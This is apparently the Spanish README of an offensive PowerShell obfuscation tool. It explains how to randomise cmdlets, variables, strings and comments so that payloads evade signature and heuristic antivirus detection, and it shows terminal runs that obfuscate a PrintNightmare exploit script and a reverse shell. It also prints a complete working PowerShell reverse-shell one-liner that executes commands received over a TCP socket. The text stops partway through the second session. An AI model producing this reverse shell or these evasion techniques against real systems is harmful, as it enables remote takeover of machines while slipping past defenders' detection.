 gh0x0st/invoke-psobfuscation
Un enfoque detallado para ofuscar los componentes individuales de un payload de PowerShell, ya sea que estés en Windows o Kali Linux.

Las técnicas tradicionales de ofuscación tienden a añadir capas para encapsular el código existente, como base64 o compresión. Estas cargas útiles siguen teniendo un éxito variable, pero se ha vuelto trivial extraer la carga útil prevista y algunos lanzadores se detectan con frecuencia, lo que esencialmente introduce puntos de estrangulamiento.
El enfoque que introduce esta herramienta es una metodología donde se pueden apuntar y ofuscar los componentes individuales de un script con variaciones aleatorias mientras se logra la misma lógica prevista, sin encapsular toda la carga útil en una sola capa. Debido a la complejidad de la lógica de ofuscación, las cargas útiles resultantes serán muy difíciles de firmar y evadirán los motores heurísticos que no están programados para emular la lógica heredada.
Si bien este script puede ofuscar la mayoría de las cargas útiles por sí solo, este proyecto también servirá como un marco permanente que utilizaré para producir funciones futuras que aprovecharán este marco para proporcionar cargas útiles ofuscadas dedicadas, como una que solo genere shells reversas.
Escribí un artículo de blog para Offensive Security como precursor de las técnicas que introduce esta herramienta. Antes de aventurarse más, considere leerlo primero: https://www.offensive-security.com/offsec/powershell-obfuscation/
Como parte de mi trabajo continuo con la ofuscación de PowerShell, estoy desarrollando scripts que producen cargas útiles dedicadas que utilizan este marco. Estos me han ayudado a ahorrar tiempo y espero que también les resulten útiles. Puede encontrarlos en sus propias carpetas en la raíz de este repositorio.
Como muchos otros lenguajes de programación, PowerShell se puede descomponer en muchos componentes diferentes que conforman la lógica ejecutable. Esto nos permite derrotar las detecciones basadas en firmas con relativa facilidad al cambiar la forma en que representamos los componentes individuales dentro de una carga útil para formar un derivado oscuro o ininteligible.
Tenga en cuenta que apuntar a todos los componentes en cargas útiles complejas es muy intrusivo. Esta herramienta está construida para que pueda apuntar a los componentes que desea ofuscar de manera controlada. He descubierto que muchas firmas se pueden derrotar simplemente apuntando a cmdlets, variables y comentarios. Al usar esto contra cargas útiles complejas, como print nightmare, tenga en cuenta que los parámetros/variables de funciones personalizadas también se modificarán. Asegúrese siempre de probar adecuadamente cualquier carga útil resultante y verifique que está al tanto de cualquier parámetro nombrado modificado.
Tipos de componentes como pipes y variables de pipeline se introducen aquí para ayudar a que su carga útil sea más oscura y difícil de descifrar.
Tipos compatibles
Cada componente tiene su propio generador dedicado que contiene una lista de posibles valores estáticos o generados dinámicamente que se seleccionan aleatoriamente durante cada ejecución. Si hay múltiples instancias de un componente, entonces iterará cada una de ellas individualmente con un generador. Esto agrega un grado de aleatoriedad cada vez que ejecuta esta herramienta contra una carga útil determinada, por lo que cada iteración será diferente. La única excepción son los nombres de variables.
Si un algoritmo relacionado con un componente específico comienza a causar que una carga útil sea marcada, el diseño actual nos permite modificar fácilmente la lógica de ese generador sin comprometer todo el script.
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
Este marco y las cargas útiles resultantes han sido probados en el siguiente sistema operativo y versiones de PowerShell. Las shells inversas resultantes no funcionarán en PowerShell v2.0
| Versión de PS | SO probado | Invoke-PSObfucation.ps1 | Shell inversa |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | Compatible | Compatible |
| 5.1.19041.1023 | Windows 10 10.0.19042 | Compatible | Compatible |
| 5.1.21996.1 | Windows 11 10.0.21996 | Compatible | Compatible |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>

$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st
